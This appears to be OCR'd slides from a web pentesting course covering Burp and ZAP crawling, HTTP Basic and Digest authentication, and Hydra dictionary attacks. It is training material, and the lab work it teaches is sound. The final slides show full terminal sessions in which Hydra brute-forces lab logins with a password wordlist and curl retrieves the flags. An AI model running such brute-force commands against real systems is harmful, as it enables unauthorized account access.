
Passive Crawling : Burp Suite

- Logs all HTTP Requests
- Creates a Site map for visited pages.
- Community Edition Restrictions
  - Active Crawling cannot be performed.
  - Vulnerabilities cannot be analyzed

Passive Crawling : Burp Suite



Passive Crawling : Burp Suite



Lab: Passive Crawling with Burp Suite


Lab URL: https://attackdefense.com/challengedetails?cid=1891

Video URL: https://youtu.be/6xbhPkGl7Qg


Active Crawling : ZAProxy

- Spider can crawl all web pages
- Supports recursive crawling
- Crawled web pages are added to site map
- Crawled URLs can be exported to CSV

Active Crawling : ZAProxy



Active Crawling : ZAProxy



Lab: Active Crawling with ZAProxy

Lab URL: https://attackdefense.com/challengedetails?cid=1890

Video URL: https://youtu.be/6hWWXIduFSg

Advanced Users Miscellaneous Slides


Dictionary Attack : Hydra


- CLI Interface
- Supports basic/digest HTTP authentication
- Support http-form based dictionary attacks

Authentication in HTTP

1. Basic Authentication
2. Digest Authentication
3. Token based Authentication

Basic Authentication





https://docs.oracle.com/cd/E19226-01/820-7627/bncbo/index.html

Digest Authentication

- Basic Authentication sends username and password in plain text
- Digest Authentication sends hash of the password
- RFC 2069, 2617

https://en.wikipedia.org/wiki/Digest_access_authentication

Digest Authentication: RFC 2069

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest     realm="testrealm@host.com",
                             nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
                             opaque="5ccc069c403ebaf9f0171e9517f40e41"

  The client may prompt the user for the username and password, after
  which it will respond with a new request, including the following
  Authorization header:

Authorization: Digest        username="Mufasa",
                             realm="testrealm@host.com",
                             nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
                             uri="/dir/index.html",
                             response="e966c932a9242554e42c8ee200cec7f6",
                             opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

Source: http://tools.ietf.org/html/rfc2069

Digest Authentication: RFC 2617

The first time the client requests the document, no Authorization header is sent, so the server responds with:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest
        realm="testrealm@host.com",
        qop="auth,auth-int",
        nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
        opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

The client may prompt the user for the username and password, after which it will respond with a new request, including the following Authorization header:

```
Authorization: Digest username="Mufasa",
        realm="testrealm@host.com",
        nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
        uri="/dir/index.html",
        qop=auth,
        nc=00000001,
        cnonce="0a4f113b",
        response="6629fae49393a05397450978507c4ef1",
        opaque="5ccc069c403ebaf9f0171e9517f40e41"
```

Source: http://tools.ietf.org/html/rfc2617


Self-Study: Digest Authentication

https://www.pentesteracademy.com/video?id=168

https://www.pentesteracademy.com/video?id=169


https://www.pentesteracademy.com/video?id=175

Token Based Authentication e.g. API Tokens




HTTP Basic Auth : Hydra

```
root@attackdefense:~# hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.195.214.3 http-get /basic/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 04:08:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.195.214.3:80/basic/
[80][http-get] host: 192.195.214.3   login: admin   password: cookie1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-21 04:08:01
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl -u admin:cookie1 192.195.214.3/basic/
<html>
        <body>
                <h1> Flag: d25db4ce54b60b49dfd7b32c52ed8d26 </h1>
        </body>
</html>
root@attackdefense:~#
```



HTTP Digest Auth : Hydra

```
root@attackdefense:~# hydra -l admin -P /root/Desktop/wordlists/100-common-passwords.txt 192.195.214.3 http-get /digest/
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-21 04:08:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:1/p:100), ~7 tries per task
[DATA] attacking http-get://192.195.214.3:80/digest/
[80][http-get] host: 192.195.214.3   login: admin   password: adminpasswd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-21 04:08:45
root@attackdefense:~#
root@attackdefense:~#
root@attackdefense:~# curl --digest -u admin:adminpasswd 192.195.214.3/digest/
<html>
        <body>
                <h1> Flag: 9aae03448d62145a8b462858d54434de  </h1>
        </body>
</html>
root@attackdefense:~#
root@attackdefense:~#
```




Lab: Attacking HTTP Authentication with Hydra

Lab URL: https://attackdefense.com/challengedetails?cid=1894

Video URL: https://youtu.be/UxcYUw6jvvo
